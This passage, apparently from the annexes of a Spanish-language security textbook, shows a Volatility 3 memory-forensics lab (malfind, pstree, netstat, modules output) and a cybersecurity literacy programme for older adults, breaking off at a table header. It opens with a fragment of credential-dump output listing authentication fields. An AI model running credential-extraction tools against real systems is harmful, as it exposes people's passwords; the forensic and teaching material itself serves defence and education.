         * Domain   : MicrosoftAccount
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 282880 (00000000:00045100)
```

Anexo 4: Trabajo Práctico: Análisis Forense De Memoria Ram

Instalación de Volatility 3



Descargar archivo de símbolos



Comandos

Verificación de carga de símbolos
-vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw"
windows.info

```
PS C:\Users\personal\Desktop\volatility3-2.26.2> vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw"
windows.info
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0xf8040de00000
DTB     0x1aa000
Symbols file:///C:/Users/personal/AppData/Local/Python/pythoncore-3.14-64/Lib/site-packages/volatility3/symbols/windows/
ntkrnlmp.pdb/D9424FC4861E47C10FAD1B35DEC6DCC8-1.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf8040ea0f400
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors      2
SystemTime      2025-11-27 01:53:46+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Mon Dec  9 11:07:51 2019
PS C:\Users\personal\Desktop\volatility3-2.26.2>
```

Buscar malware (malfind)

-vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.malfind

```
PE TimeDateStamp        Mon Dec  9 11:07:51 2019
PS C:\Users\personal\Desktop\volatility3-2.26.2> vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw"
windows.malfind
Volatility 3 Framework 2.26.2
C:\Users\personal\AppData\Local\Python\pythoncore-3.14-64\Lib\site-packages\volatility3\framework\deprecation.py:28: Fut
ureWarning: This API (volatility3.plugins.windows.malware.malfind.Malfind.run) will be removed in the first release afte
r 2026-06-07. This plugin has been renamed, please call volatility3.plugins.windows.malware.malfind.Malfind rather than
volatility3.plugins.windows.malfind.Malfind.
  warnings.warn(

PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Notes
Hexdump Disasm
C:\Users\personal\AppData\Local\Python\pythoncore-3.14-64\Lib\site-packages\volatility3\framework\deprecation.py:105: Fu
tureWarning: This plugin (volatility3.plugins.windows.malfind.Malfind) has been renamed and will be removed in the first
 release after 2026-06-07. Please ensure all method calls to this plugin are replaced with calls to volatility3.plugins.
windows.malware.malfind.Malfind
  warnings.warn(

2204    MsMpEng.exe     0x1dedc900000   0x1dedca0cfff   VadS    PAGE_EXECUTE_READWRITE  269     1       Disabled
N/A
56 57 53 55 41 54 41 55 48 83 ec 28 48 8b e9 48 VWSUATAUH..(H..H
8d b1 88 38 00 00 ff e2 48 83 c4 28 41 5d 41 5c ...8....H..(A]A\
5d 5b 5f 5e c3 00 00 00 00 00 00 00 00 00 00 00 ][_^............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................        56 57 53 55 41 54 41 55 48 83 ec 28 48 8b e9 48
8d b1 88 38 00 00 ff e2 48 83 c4 28 41 5d 41 5c 5d 5b 5f 5e c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
2204    MsMpEng.exe     0x1dedc620000   0x1dedc72cfff   VadS    PAGE_EXECUTE_READWRITE  269     1       Disabled
N/A
56 57 53 55 41 54 41 55 48 83 ec 28 48 8b e9 48 VWSUATAUH..(H..H
```

Ver árbol de procesos

vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.pstree

```
KeyboardInterrupt
PS C:\Users\personal\Desktop\volatility3-2.26.2> vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw"
windows.pstree
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime
Audit   Cmd     Path

4       0       System  0xe4094d066040  108     -       N/A     False   2025-11-26 18:34:09.000000 UTC  N/A     -
-       -
* 2272  4       MemCompression  0xe40952882040  114     -       N/A     False   2025-11-26 18:34:22.000000 UTC  N/A
MemCompression  -       -
* 92    4       Registry        0xe4094d1bb040  4       -       N/A     False   2025-11-26 18:34:08.000000 UTC  N/A
Registry        -       -
* 332   4       smss.exe        0xe4094d96d040  2       -       N/A     False   2025-11-26 18:34:09.000000 UTC  N/A
\Device\HarddiskVolume2\Windows\System32\smss.exe       \SystemRoot\System32\smss.exe   \SystemRoot\System32\smss.exe
428     412     csrss.exe       0xe4094e0450c0  11      -       0       False   2025-11-26 18:34:11.000000 UTC  N/A
\Device\HarddiskVolume2\Windows\System32\csrss.exe      %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedS
ection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,
3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16    C:\Windows\system32\csrss.exe
504     412     wininit.exe     0xe4094ea33140  1       -       0       False   2025-11-26 18:34:11.000000 UTC  N/A
\Device\HarddiskVolume2\Windows\System32\wininit.exe    wininit.exe     C:\Windows\system32\wininit.exe
* 800   504     fontdrvhost.ex  0xe4094ecb7140  5       -       0       False   2025-11-26 18:34:12.000000 UTC  N/A
\Device\HarddiskVolume2\Windows\System32\fontdrvhost.exe        -       -
* 652   504     lsass.exe       0xe4094eadf080  10      -       0       False   2025-11-26 18:34:12.000000 UTC  N/A
\Device\HarddiskVolume2\Windows\System32\lsass.exe      C:\Windows\system32\lsass.exe   C:\Windows\system32\lsass.exe
* 644   504     services.exe    0xe4094eadd080  8       -       0       False   2025-11-26 18:34:12.000000 UTC  N/A
\Device\HarddiskVolume2\Windows\System32\services.exe   C:\Windows\system32\services.exe        C:\Windows\system32\serv
```

Ver conexiones de red (por si algún proceso raro se conectaba a internet)

- vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.netstat

```
PS C:\Users\personal\Desktop\volatility3-2.26.2> vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw"
windows.netstat
>>
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0xe409587f1010  TCPv4   10.0.2.15       50321   92.122.157.43   443     CLOSE_WAIT      4188    SearchApp.exe   2025-11-
27 00:58:24.000000 UTC
0xe40952ec9270  TCPv4   10.0.2.15       51058   172.217.162.106 443     ESTABLISHED     5856    chrome.exe      2025-11-
27 01:52:49.000000 UTC
0xe409537cf010  TCPv4   10.0.2.15       51119   142.251.132.169 443     ESTABLISHED     5856    chrome.exe      2025-11-
27 01:53:12.000000 UTC
0xe409568e8010  TCPv4   10.0.2.15       51145   142.251.133.138 443     ESTABLISHED     5856    chrome.exe      2025-11-
27 01:53:15.000000 UTC
0xe409551d5950  TCPv4   10.0.2.15       51228   172.217.30.161  443     ESTABLISHED     5856    chrome.exe      2025-11-
27 01:53:32.000000 UTC
0xe409563f2260  TCPv4   10.0.2.15       51070   142.251.132.174 443     ESTABLISHED     5856    chrome.exe      2025-11-
27 01:52:59.000000 UTC
0xe40958cce010  TCPv4   10.0.2.15       51237   142.251.133.99  443     ESTABLISHED     5856    chrome.exe      2025-11-
27 01:53:37.000000 UTC
0xe40954487010  TCPv4   10.0.2.15       50560   92.122.157.36   443     ESTABLISHED     3772    SearchApp.exe   2025-11-
27 01:43:56.000000 UTC
0xe40955af4950  TCPv4   10.0.2.15       50324   92.122.157.43   443     CLOSE_WAIT      4188    SearchApp.exe   2025-11-
27 00:58:24.000000 UTC
0xe409539bfb00  TCPv4   10.0.2.15       51185   185.184.8.90    443     ESTABLISHED     5856    chrome.exe      2025-11-
27 01:53:21.000000 UTC
0xe40952d49010  TCPv4   10.0.2.15       50973   142.251.129.206 443     ESTABLISHED     6004    msedge.exe      2025-11-
27 01:51:26.000000 UTC
```

Listado de módulos cargados

- vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.modules
-

```
PS C:\Users\personal\Desktop\volatility3-2.26.2> vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw"
windows.modules
>>
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
Offset  Base    Size    Name    Path    File output

0xe4094d04ea10  0xf8040de00000  0x1046000       ntoskrnl.exe    \SystemRoot\system32\ntoskrnl.exe       Disabled
0xe4094d04de10  0xf8040d7d0000  0x6000  hal.dll \SystemRoot\system32\hal.dll    Disabled
0xe4094d04ee20  0xf8040d7e0000  0xb000  kdcom.dll       \SystemRoot\system32\kd.dll     Disabled
0xe4094d05a050  0xf8040d540000  0x28f000        mcupdate.dll    \SystemRoot\system32\mcupdate_GenuineIntel.dll  Disable

0xe4094d05a260  0xf8040d820000  0x6d000 CLFS.SYS        \SystemRoot\System32\drivers\CLFS.SYS   Disabled
0xe4094d05a410  0xf8040d7f0000  0x28000 tm.sys  \SystemRoot\System32\drivers\tm.sys     Disabled
0xe4094d05a5c0  0xf8040d890000  0x1a000 PSHED.dll       \SystemRoot\system32\PSHED.dll  Disabled
0xe4094d05a780  0xf8040d8b0000  0xb000  BOOTVID.dll     \SystemRoot\system32\BOOTVID.dll        Disabled
0xe4094d05a930  0xf8040d8c0000  0x6d000 FLTMGR.SYS      \SystemRoot\System32\drivers\FLTMGR.SYS Disabled
0xe4094d05aaf0  0xf80412f50000  0x63000 msrpc.sys       \SystemRoot\System32\drivers\msrpc.sys  Disabled
0xe4094d05acc0  0xf80412f20000  0x29000 ksecdd.sys      \SystemRoot\System32\drivers\ksecdd.sys Disabled
0xe4094d058620  0xf80412e00000  0x116000        clipsp.sys      \SystemRoot\System32\drivers\clipsp.sys Disabled
0xe4094d05b010  0xf8040d930000  0xe000  cmimcext.sys    \SystemRoot\System32\drivers\cmimcext.sys       Disabled
0xe4094d05b1d0  0xf80412fc0000  0x11000 werkernel.sys   \SystemRoot\System32\drivers\werkernel.sys      Disabled
0xe4094d05b390  0xf80412fe0000  0xc000  ntosext.sys     \SystemRoot\System32\drivers\ntosext.sys        Disabled
0xe4094d05b540  0xf80412ff0000  0xeb000 CI.dll  \SystemRoot\system32\CI.dll      Disabled
0xe4094d05b710  0xf804130e0000  0xbb000 cng.sys \SystemRoot\System32\drivers\cng.sys    Disabled
0xe4094d05b8d0  0xf804131a0000  0xd1000 Wdf01000.sys    \SystemRoot\system32\drivers\Wdf01000.sys       Disabled
0xe4094d05baa0  0xf80413280000  0x13000 WDFLDR.SYS      \SystemRoot\system32\drivers\WDFLDR.SYS Disabled
```

Anexo 5: Programa de Ciberseguridad “Conectados y Seguros” para Personas Mayores

1. Presentación del Programa

Descripción general

El Programa de Ciberseguridad “Conectados y Seguros” para Personas Mayores es una propuesta formativa orientada a fortalecer las competencias digitales básicas y la seguridad informática en adultos mayores que presentan niveles moderados o altos de analfabetismo digital. El programa se estructura bajo un modelo de formación inclusiva, progresiva y contextualizada, alineado con los principios de educación a lo largo de la vida promovidos por la Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura (UNESCO, 2020), y siguiendo las directrices de la ISO 10015:2019, que establece lineamientos para diseñar, implementar, evaluar y mejorar procesos formativos en organizaciones.

El programa comprende 40 horas académicas, distribuidas en 20 horas presenciales y 20 horas autónomas, desarrolladas en un período de cinco semanas. Su metodología incorpora prácticas de andragogía, aprendizaje significativo, tutoría personalizada y acompañamiento intergeneracional, elementos que permiten a los participantes adquirir habilidades de ciberseguridad aplicables de manera inmediata en su vida cotidiana.

Justificación

En la actualidad, el analfabetismo digital constituye una de las principales barreras para la participación plena de los adultos mayores en entornos tecnológicos. La UNESCO (2020) señala que la brecha digital en este grupo poblacional persiste debido a limitaciones en el acceso, en la formación y en las competencias para la navegación segura. Esta condición los expone a riesgos digitales como fraudes, robo de información personal, suplantación de identidad y estafas electrónicas, que se han incrementado en la región durante la última década (Comisión Económica para América Latina y el Caribe [CEPAL], 2025).

El presente programa se justifica por tres razones centrales:

1. Necesidad social y comunitaria: los adultos mayores son un grupo altamente vulnerable frente a amenazas digitales y requieren procesos formativos adaptados a su ritmo, necesidades y experiencias previas.
2. Relevancia académica: el plan se integra como evidencia del libro Seguridad en Sistemas: Fundamentos, Gestión y Operaciones Éticas, específicamente en el apartado relacionado con el factor humano y la concientización, coherente con los contenidos de Seguridad de la Información, Gestión de la Seguridad y Ciberseguridad aplicada.
3. Aporte institucional: el diseño del programa tributa directamente al Proyecto de Investigación “Analfabetismo Digital en la Comunidad”, al analizar las competencias digitales iniciales y finales de los participantes; y al Proyecto de Vinculación “Alfabetización Digital para la Comunidad”, al ejecutar acciones formativas de impacto social, en concordancia con la misión de la Universidad Técnica Luis Vargas Torres de Esmeraldas.

Población beneficiaria

El programa está dirigido a personas mayores de 50 años que manifiestan dificultades en el uso de dispositivos móviles, navegación en internet, interacción en redes sociales y reconocimiento de riesgos digitales. No se requiere formación previa, aunque sí se considera indispensable que los participantes cuenten con un teléfono inteligente o dispositivo móvil propio para asegurar la transferencia del aprendizaje.

Relación con el Proyecto de Vinculación

El programa constituye un componente operativo del Proyecto de Vinculación “Alfabetización Digital para la Comunidad”, aprobado por la universidad. La propuesta se integra como un módulo formativo especializado en ciberseguridad, orientado a disminuir la vulnerabilidad digital y promover prácticas de protección de datos personales, acceso seguro a servicios públicos y fortalecimiento de la participación social mediante el uso responsable de tecnologías.

El desarrollo del plan favorece la interacción intergeneracional entre estudiantes universitarios y adultos mayores, elemento reconocido por la UNESCO (2020)

como una de las estrategias más efectivas para la transferencia de competencias digitales.

Relación con el Proyecto de Investigación

El programa es también un insumo clave para el Proyecto de Investigación sobre Analfabetismo Digital, en tanto permite:

- Identificar brechas de competencias digitales en la población adulta mayor.
- Obtener evidencia cuantitativa y cualitativa sobre la adquisición de habilidades de ciberseguridad.
- Analizar el impacto de intervenciones educativas basadas en metodologías andragógicas.
- Generar indicadores que contribuyan al diseño de políticas de capacitación digital.

Este doble propósito —formativo e investigativo— convierte al programa en un aporte académico integral, articulando ciencia, docencia y vinculación.

Alineación con el libro de la asignatura y la cátedra

La propuesta se integra como Anexo Oficial del Libro, ya que traduce los fundamentos teóricos desarrollados en los capítulos I al IV en acciones formativas aplicadas al entorno real de la comunidad. Entre los elementos directamente vinculados se destacan:

- Capítulo I: Conceptos básicos de seguridad, triada CID, amenazas y vulnerabilidades
- Capítulo II: Gestión de la seguridad, controles, autenticación y privacidad
- Capítulo III: Protección de datos, seguridad en redes, copias de seguridad
- Capítulo IV: Ciberseguridad ofensiva y defensiva aplicada al factor humano

La inclusión del plan de capacitación en el libro refleja el enfoque pedagógico de “aprender haciendo”, coherente con los principios del aprendizaje significativo (Ausubel, 1983) y el enfoque de Knowles (1984) para la educación de adultos.
Fundamentación teórica con: UNESCO (2020), Knowles (1984).

2. Marco Normativo y Conceptual

Enfoque andragógico para la formación de adultos mayores

La educación destinada a personas adultas se fundamenta en los principios de la andragogía. Knowles (1984) plantea que los adultos aprenden de manera distinta a los jóvenes, dado que poseen experiencias previas, motivaciones intrínsecas, autodirección y necesidad de aplicabilidad inmediata de los conocimientos. Para el caso de la alfabetización digital y la ciberseguridad, estas premisas resultan esenciales, dado que los adultos mayores requieren programas diseñados con ritmos flexibles, demostraciones prácticas y acompañamiento progresivo.

La UNESCO (2020) señala que la alfabetización digital en adultos debe orientarse hacia la recuperación de la autonomía, la participación social y la protección contra riesgos emergentes. En este sentido, la propuesta formativa integra:

- aprendizaje significativo,
- apoyo intergeneracional,
- estrategias de demostración–imitación,
- tutorías personalizadas, y actividades aplicadas a situaciones reales de la vida cotidiana.

Estas características se alinean con las recomendaciones de la International Telecommunication Union (ITU, 2017), que destaca la necesidad de programas de formación adaptados para grupos vulnerables, particularmente en temas de ciberseguridad básica.

Alfabetización digital y analfabetismo digital

El analfabetismo digital es definido por la UNESCO (2020) como la incapacidad de un individuo para acceder, comprender, evaluar y utilizar información digital de manera efectiva y segura. Este fenómeno afecta especialmente a personas mayores, quienes suelen enfrentar barreras relacionadas con:

- falta de conocimientos técnicos,
- escasa confianza para el uso de dispositivos,
- limitaciones en la comprensión de riesgos,
- y poca exposición a prácticas de seguridad digital.

El presente programa contribuye al abordaje de este fenómeno al ofrecer un diseño instruccional basado en la alfabetización digital crítica, entendida como la capacidad no sólo de usar tecnología, sino de hacerlo de manera segura, ética y reflexiva. Ello se articula directamente con el Proyecto de Investigación sobre Analfabetismo Digital, ya que las sesiones incluyen:

- diagnóstico inicial,
- identificación de brechas,
- medición del aprendizaje,
- y evaluación del impacto formativo.

Principios de formación según la Norma ISO 10015:2019

La International Organization for Standardization (ISO, 2019), en la norma ISO 10015, establece lineamientos para la gestión de la calidad en procesos de capacitación. Su estructura se compone de cuatro fases principales:

- Determinación de necesidades de capacitación → vinculado con el diagnóstico inicial (Semana 1).
- Diseño y planificación del programa → reflejado en la estructura de 5 semanas, matriz y cronograma.
- Implementación de la capacitación → ejecución presencial y autónoma con metodologías andragógicas.
- Evaluación y mejora continua → aplicación del modelo de Kirkpatrick y retroalimentación final.

Estos principios garantizan que el programa cumpla con estándares internacionales de rigor metodológico, planificación, pertinencia y evaluación. La norma permite justificar ante auditorías académicas que el diseño sigue criterios técnicos verificables, evitando improvisaciones o metodologías no sustentadas.

Aportes del marco internacional de ciberseguridad (NIST y CIS Controls)

La alfabetización digital en ciberseguridad debe basarse en marcos normativos reconocidos para asegurar la coherencia técnica. Para esta propuesta se integran elementos del National Institute of Standards and Technology (NIST),

específicamente en el Cybersecurity Framework (NIST, 2018) el cual propone cinco funciones centrales:

1. Identificar riesgos y activos digitales,
2. Proteger la información mediante controles básicos,
3. Detectar actividades sospechosas,
4. Responder ante incidentes,
5. Recuperar la normalidad operativa.

Si bien el programa está dirigido a personas mayores sin formación técnica, la estructura pedagógica adapta estos principios para convertirlos en habilidades básicas, como:

Reconocer redes inseguras, identificar señales de phishing, proteger cuentas mediante buenas contraseñas, verificar la legitimidad de sitios web, realizar copias de seguridad simples.

Asimismo, se incorporan orientaciones de los CIS Critical Controls v8, especialmente los controles:

- Control 1: Inventario de activos
- Control 4: Gestión de vulnerabilidades
- Control 14: Concientización y entrenamiento en seguridad
- Control 15: Gestión de accesos

Estos marcos aseguran que el programa no se limite a “enseñar a usar el celular”, sino a desarrollar habilidades de autoprotección digital fundadas en metodologías globalmente aceptadas

Enfoque de aprendizaje significativo

Según Ausubel (1983), el aprendizaje significativo ocurre cuando los nuevos conocimientos se relacionan con conceptos previos del estudiante, potenciando la retención y la transferencia. Para adultos mayores, esto implica:

Conectar contenidos de ciberseguridad con experiencias reales, utilizar ejemplos cotidianos, evitar tecnicismos innecesarios, y fomentar la autoeficacia digital.

El programa integra estos principios no sólo en la teoría, sino en su metodología: demostración–imitación, práctica supervisada, acompañamiento

intergeneracional y ejercicios en dispositivos propios. Ello favorece la comprensión profunda, la repetición y la autonomía progresiva.

Vinculación con los contenidos del libro “Seguridad en Sistemas”

El plan de capacitación se fundamenta directamente en los conceptos y capítulos desarrollados en el libro, principalmente:

- Capítulo I: Triada CIA, amenazas y vulnerabilidades → Aplicados en las clases 1, 3, 5 y 9.

  En estas sesiones se abordan los principios básicos de protección de la información, la identificación de riesgos y la detección de señales de amenazas, particularmente en redes inseguras, situaciones de fraude digital y simulaciones de incidentes.

- Capítulo II: Control de accesos, autenticación, privacidad → Aplicados en las clases 2, 6 y 10.

  El contenido del capítulo se refleja en la gestión de contraseñas, la protección de cuentas, la privacidad en redes sociales y la evaluación final del estado de seguridad de cada participante mediante el “Plan Personal de Seguridad Digital”.

- Capítulo III: Seguridad en redes, copias de seguridad, recuperación → Aplicados en las clases 3, 4, 7 y 10.

  Estos temas se evidencian en la clasificación de redes seguras, actualización y mantenimiento del dispositivo, verificación de sitios oficiales para trámites, y la revisión final de medidas de respaldo y recuperación implementadas por los participantes.

- Capítulo IV: Ética, hacking básico, phishing, factor humano → Aplicados en las clases 5, 6, 8, 9 y 10.

En estas sesiones se abordan la ingeniería social, el phishing, la manipulación informativa, las simulaciones de ataque y la respuesta ética ante incidentes digitales, reforzando el papel del factor humano como elemento crítico de la ciberseguridad.

3. Objetivos del Programa

Objetivo general

Fortalecer las competencias digitales y de ciberseguridad en personas mayores mediante un programa de alfabetización digital basado en metodologías andragógicas, aprendizaje significativo y acompañamiento personal, con el fin de reducir el analfabetismo digital, promover la navegación segura y contribuir a la protección de la información personal en entornos digitales.

Objetivos específicos

1. Diagnosticar el nivel inicial de alfabetización digital en los participantes para identificar brechas y riesgos prioritarios de seguridad informática.
2. Desarrollar habilidades básicas de ciberseguridad, incluyendo manejo de contraseñas, reconocimiento de amenazas, navegación segura y protección del dispositivo.
3. Fomentar prácticas de verificación y privacidad digital, especialmente en redes sociales, mensajería instantánea y servicios públicos en línea.
4. Capacitar a los participantes en la identificación y prevención de fraudes digitales, estafas, phishing y noticias falsas.
5. Promover el uso seguro de trámites y servicios digitales, incluyendo banca electrónica, compras seguras y gestión de documentos personales.
6. Desarrollar autonomía digital, mediante tareas prácticas y trabajo autónomo supervisado que fortalezca el aprendizaje fuera del aula.
7. Evaluar el impacto formativo del programa, produciendo evidencia para la investigación académica sobre analfabetismo digital y para los informes institucionales de vinculación con la colectividad.

Competencias a desarrollar

a) Competencias digitales básicas

- Encendido, navegación y configuración inicial del dispositivo.
- Manejo de aplicaciones esenciales.
- Comprensión de conceptos clave: datos, redes, cuentas, contraseñas.

b) Competencias de ciberseguridad

- Identificación de riesgos digitales comunes.
- Uso seguro de contraseñas y autenticación.
- Reconocimiento de redes inseguras.
- Detección de mensajes fraudulentos (phishing, scam).
- Verificación de sitios legítimos.
- Protección de la privacidad personal.

c) Competencias de autonomía digital

- Capacidad para aplicar actualizaciones y cuidados del dispositivo.
- Elaboración de un Plan Personal de Seguridad Digital.
- Capacidad de solicitar ayuda técnica de manera informada.
- Evaluación crítica de información y noticias en línea.

d) Competencias digitales a desarrollar

Área 1: Información y alfabetización digital

- Buscar información de manera segura
- Identificar sitios oficiales y confiables
- Evitar contenidos engañosos

Área 2: Comunicación y colaboración

- Uso adecuado de mensajería instantánea
- Configuración de privacidad en redes sociales
- Reconocimiento de interacciones sospechosas

Área 3: Creación de contenido digital (básico)

- Gestión de documentos y capturas de pantalla
- Uso de formularios y trámites digitales

Área 4: Seguridad (enfatizada en este programa)

- Gestión de contraseñas y autenticación
- Identificación y prevención de fraudes
- Manejo seguro de redes Wi-Fi
- Protección de datos personales
- Reconocimiento de estafas y phishing

Área 5: Resolución de problemas

- Identificación de errores básicos del dispositivo
- Aplicación de actualizaciones
- Solicitud adecuada de soporte técnico

Resultados esperados

Al finalizar el programa, se espera que los participantes:

1. Reduzcan significativamente sus brechas de analfabetismo digital, demostrando mayor confianza en el uso de dispositivos móviles.
2. Apliquen prácticas básicas de protección de datos, contraseñas y autenticación segura.
3. Identifiquen señales claras de phishing, estafas y fraude digital.
4. Naveguen por internet de manera segura, especialmente en redes Wi-Fi públicas.
5. Realicen trámites básicos en línea, validando sitios oficiales mediante criterios de seguridad.
6. Comprendan y apliquen hábitos de higiene digital, reflejados en su Plan Personal de Seguridad Digital.
7. Contribuyan a la investigación sobre alfabetización digital, generando datos reales sobre su progreso.

8. Participen activamente en procesos comunitarios de inclusión tecnológica promovidos por la universidad.

4. Estructura Curricular del Programa

La estructura curricular del Programa de Ciberseguridad “Conectados y Seguros” para Personas Mayores se fundamenta en un enfoque de alfabetización digital inclusiva y progresiva, siguiendo las recomendaciones establecidas por la UNESCO (2020) y los marcos de competencias digitales para la ciudadanía, especialmente el Marco Europeo de Competencias Digitales DIGCOMP 2.2 (Vuorikari et al., 2022), adaptado a las necesidades específicas del adulto mayor.

El diseño curricular responde al principio de mejora continua de la norma ISO 10015:2019, garantizando la pertinencia, coherencia y eficacia del proceso de capacitación, así como la evaluación de su impacto formativo y comunitario.

El programa tiene una duración total de 40 horas, distribuidas de la siguiente manera:

- 20 horas presenciales (2 horas por clase, 2 clases por semana, durante 5 semanas)
- 20 horas autónomas (4 horas de trabajo autónomo por semana diseñadas para reforzar habilidades prácticas y fomentar la autonomía digital)

Esta distribución cumple con los criterios de programas cortos de alfabetización digital establecidos por la UNESCO (2020) para personas adultas.

El programa se estructura en cinco semanas, con progresión metodológica y cognitiva:

Semana 1**:** Diagnóstico inicial y fundamentos de seguridad digital.

Semana 2**:** Redes seguras, navegación y mantenimiento del dispositivo.

Semana 3: Identificación de fraudes digitales, phishing y privacidad en redes sociales.

Semana 4: Trámites digitales, banca segura y verificación de noticias falsas.

Semana 5: Simulaciones de incidentes, proyecto final y auditoría del aprendizaje. Esta organización está alineada con el modelo ADIE (ASTD), que prescribe un proceso progresivo de Análisis, Diseño, Implementación y Evaluación en programas formativos.

Perfil del Participante

El programa está dirigido a:

- Personas mayores de 50 años
- Con niveles de alfabetización digital básicos o nulos
- Con necesidad de mejorar su seguridad digital para actividades cotidianas
- Que empleen dispositivos móviles como principal herramienta tecnológica

Características identificadas por UNESCO (2020) para este grupo:

- Aprenden mejor mediante repetición y demostración
- Tienen preferencia por ejemplos prácticos relacionados con su vida diaria
- Valoran el acompañamiento intergeneracional
- Pueden presentar ansiedad o desconfianza ante el uso tecnológico

El programa responde a estas características con metodologías adaptadas a su ritmo y experiencia.

Perfil del instructor principal

- Formación en Seguridad de la Información, Ciberseguridad o Tecnologías de la Información.
- Conocimiento de metodologías andragógicas
- Capacidad para explicar conceptos técnicos en lenguaje claro
- Habilidades de comunicación empática y acompañamiento inclusivo
- Conocimiento del marco normativo: NIST, ISO 27001, ISO 10015
- Experiencia en proyectos de vinculación comunitaria

Perfil de facilitador intergeneracional

- Estudiante regular de la carrera Tecnologías de la Información o afines.

Funciones del Instructor y Facilitadores

- Acompañar a participantes de forma personalizada
- Apoyar en prácticas y demostraciones
- Documentar evidencias para investigación y vinculación
- Contribuir al clima emocional positivo del aprendizaje

Este rol se fundamenta en la recomendación de la UNESCO sobre aprendizaje intergeneracional como estrategia efectiva en alfabetización digital.

5. Metodología del Programa

De acuerdo con Knowles (1984), los adultos aprenden de manera más efectiva cuando los contenidos se relacionan con experiencias previas, se presentan en contextos reales y se permite su aplicación inmediata. En concordancia con ello, el programa adopta los siguientes principios metodológicos:

- Andragogía (educación de adultos)
- Valoración de experiencias previas.
- Ritmo de aprendizaje flexible y adaptable.
- Resolución de problemas reales.
- Aprendizaje significativo
- Conexión directa entre la teoría y situaciones cotidianas.
- Explicación en lenguaje claro y accesible.
- Microlearning

Contenidos en segmentos breves, repetibles y orientados a objetivos inmediatos. Demostración – imitación guiada. La estructura principal de cada clase sigue el ciclo:

1. “Yo lo hago” (instructor) →
2. “Lo hacemos juntos” (guía intergeneracional) →
3. “Tú lo haces” (práctica autónoma supervisada)

a) Aprendizaje intergeneracional

La UNESCO (2020) reconoce que la colaboración con jóvenes incrementa la autoconfianza digital de personas mayores. Este programa integra facilitadores estudiantiles para apoyo personalizado.

a) Tutoría personalizada. Cada participante recibe apoyo directo para superar barreras individuales en el uso del dispositivo.

b) Práctica inmediata con su propio dispositivo móvil. Esto garantiza la transferencia directa del aprendizaje al entorno cotidiano del usuario.

c) Evaluación continua.

Diagnóstico → verificación semanal → post-test → validación final mediante proyecto personal de seguridad digital.

La UNESCO (2020) reconoce que la colaboración con jóvenes incrementa la autoconfianza digital de personas mayores. Este programa integra facilitadores estudiantiles para apoyo personalizado.

- Tutoría personalizada: cada participante recibe apoyo directo para superar barreras individuales en el uso del dispositivo.
- Práctica inmediata con su propio dispositivo móvil, para garantizar la transferencia directa del aprendizaje al entorno cotidiano del usuario.
- Evaluación continua: diagnóstico → verificación semanal → post-test → validación final mediante proyecto personal de seguridad digital.

6. Planificación Operativa del programa

La planificación operativa constituye el eje estructural del Programa de Ciberseguridad “Conectados y Seguros” para Personas Mayores, pues organiza de manera secuencial y coherente los contenidos, las metodologías, las actividades prácticas y las horas de trabajo autónomo. Su diseño se fundamenta en las recomendaciones de alfabetización digital de la UNESCO (2020) y en el enfoque de mejora continua de la norma ISO 10015:2019 para procesos de formación.

La sección detalla la distribución semanal del programa, la matriz de desarrollo por clase, el cronograma y la relación entre la planificación y los objetivos formativos establecidos en el Capítulo 3. Asimismo, establece el vínculo entre la operación del programa y los proyectos institucionales de investigación y vinculación, así como su coherencia con los contenidos del libro Seguridad en Sistemas.

La siguiente tabla resume el enfoque de cada semana, las competencias esperadas y los productos generados:

Semana	Competencia central	Resultados esperados	Evidencias principales
Semana 1	Fundamentos de seguridad digital	Diagnóstico y reconocimiento de riesgos	Evaluación diagnóstica, registro inicial
Semana 2	Redes y mantenimiento del dispositivo	Identificación de redes seguras y actualización del dispositivo	Lista de redes, evidencia fotográfica
Semana 3	Prevención del fraude digital	Identificación de phishing y configuración de privacidad	Matriz de señales de phishing, checklist de privacidad
Semana 4	Trámites digitales seguros	Uso responsable de banca y gobierno electrónico	Checklist de sitios legítimos, post-test
Semana 5	Autonomía digital y auditoría	Validación del progreso, proyecto final	Auditoría del dispositivo, plan personal de higiene digital

Esta visión panorámica orienta la secuencia del aprendizaje y prepara al lector para la matriz operativa detallada.

A continuación, se presenta la matriz completa que integra los contenidos de cada clase, su relación con el sílabo, la metodología aplicada, los productos esperados y las actividades autónomas correspondientes.

SEMANA 1 — Diagnóstico y Fundamentos de Seguridad Digital (8 horas)

Clase	Tema impartido	Contenido del sílabo		Metodología	Producto/Evidencia	Trabajo autónomo (4h)
